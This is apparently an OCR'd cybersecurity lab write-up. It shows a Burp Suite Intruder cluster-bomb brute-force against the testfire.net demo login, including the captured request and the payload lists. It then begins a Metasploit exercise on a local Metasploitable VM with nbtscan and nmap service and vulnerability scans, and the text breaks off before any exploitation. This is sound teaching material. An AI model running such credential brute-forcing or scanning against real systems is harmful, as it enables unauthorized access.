





Step 3: Now send the request to the intruder and give clear$ option. Now select only the username and give the option add$ repeat the same step for the password also. Set the attack type to cluster bomb.






Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=$B177D6A25919E82353329357AC504457$
Upgrade-Insecure-Requests: 1
uid=$admin$&passw=$sdfbllk$&btnSubmit=$Login$
Search...
0 matches
Clear
4 payload positions
Length: 577



Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=B177D6A25919E82353329357AC504457
Upgrade-Insecure-Requests: 1
uid=admin&passw=sdfbllk&btnSubmit=Login
Search...
0 matches
Clear
0 payload positions
Length: 569



Step 4: Now set the payload select payload set to 2 and payload type to simple list. Now add any 4 random username and password one with the actual username and password. Now select the option as start attack now you will get the list of length the one which has the different length is the actual username and the password.


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 4
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
password
akkll
euiiiilmm
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 4
Payload type: Simple list
Request count: 16
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
password
sfghj
255hk
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#



Perform Exploiting Metasploit.

Exploiting Metasploit using FTP


In this attack we use the FTP port to exploit the metasploitable.
Step 1: Open both kali linux and Metasploit in parallel. Find the ip address of both the kali and Metasploit table machine. By using the commands ifconfig and nbtscan.

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::d147:2e7c:373d:c358  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 493  bytes 207755 (202.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1195  bytes 111104 (108.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 526  bytes 36776 (35.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 526  bytes 36776 (35.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.101   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255   Sendto failed: Permission denied
```

Step 2: Initiate the database and check the status of the database and start the database.


```
┌──(root㉿kali)-[/home/kali]
└─# msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization

┌──(root㉿kali)-[/home/kali]
└─# msfdb status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
     Active: active (exited) since Thu 2023-02-23 04:42:23 EST; 47s ago
    Process: 117075 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 117075 (code=exited, status=0/SUCCESS)
        CPU: 2ms

Feb 23 04:42:23 kali systemd[1]: Starting PostgreSQL RDBMS...
Feb 23 04:42:23 kali systemd[1]: Finished PostgreSQL RDBMS.

COMMAND     PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
postgres 117034 postgres    5u  IPv6 250186      0t0  TCP localhost:5432 (LISTEN)
postgres 117034 postgres    6u  IPv4 250187      0t0  TCP localhost:5432 (LISTEN)

UID          PID    PPID  C STIME TTY      STAT   TIME CMD
postgres  117034       1  0 04:42 ?        Ss     0:00 /usr/lib/postgresql/15/bin/postgres -D /var/lib/postgresql/15/main -c config_file=/etc/postgresql/15/main/postgresql.conf

[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)

┌──(root㉿kali)-[/home/kali]
└─# msfdb start
[i] Database already started

┌──(root㉿kali)-[/home/kali]
└─#
```

Step 3: Check the system version using the nmap tool. Entering the command nmap -sV 192.168.56.101. By using this command, we can get the version along with the status of the port and the difference services.




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 04:45 EST
Nmap scan report for 192.168.56.101
Host is up (0.00011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.55 seconds
```

Step 4: We are performing the attack through the ftp port so we need to scan the port for the vulnerabilities so by typing the command as nmap -p 21 - -script vuln 192.168.56.101. so, we can see the vulnerabilities.



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21 --script vuln 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 04:58 EST
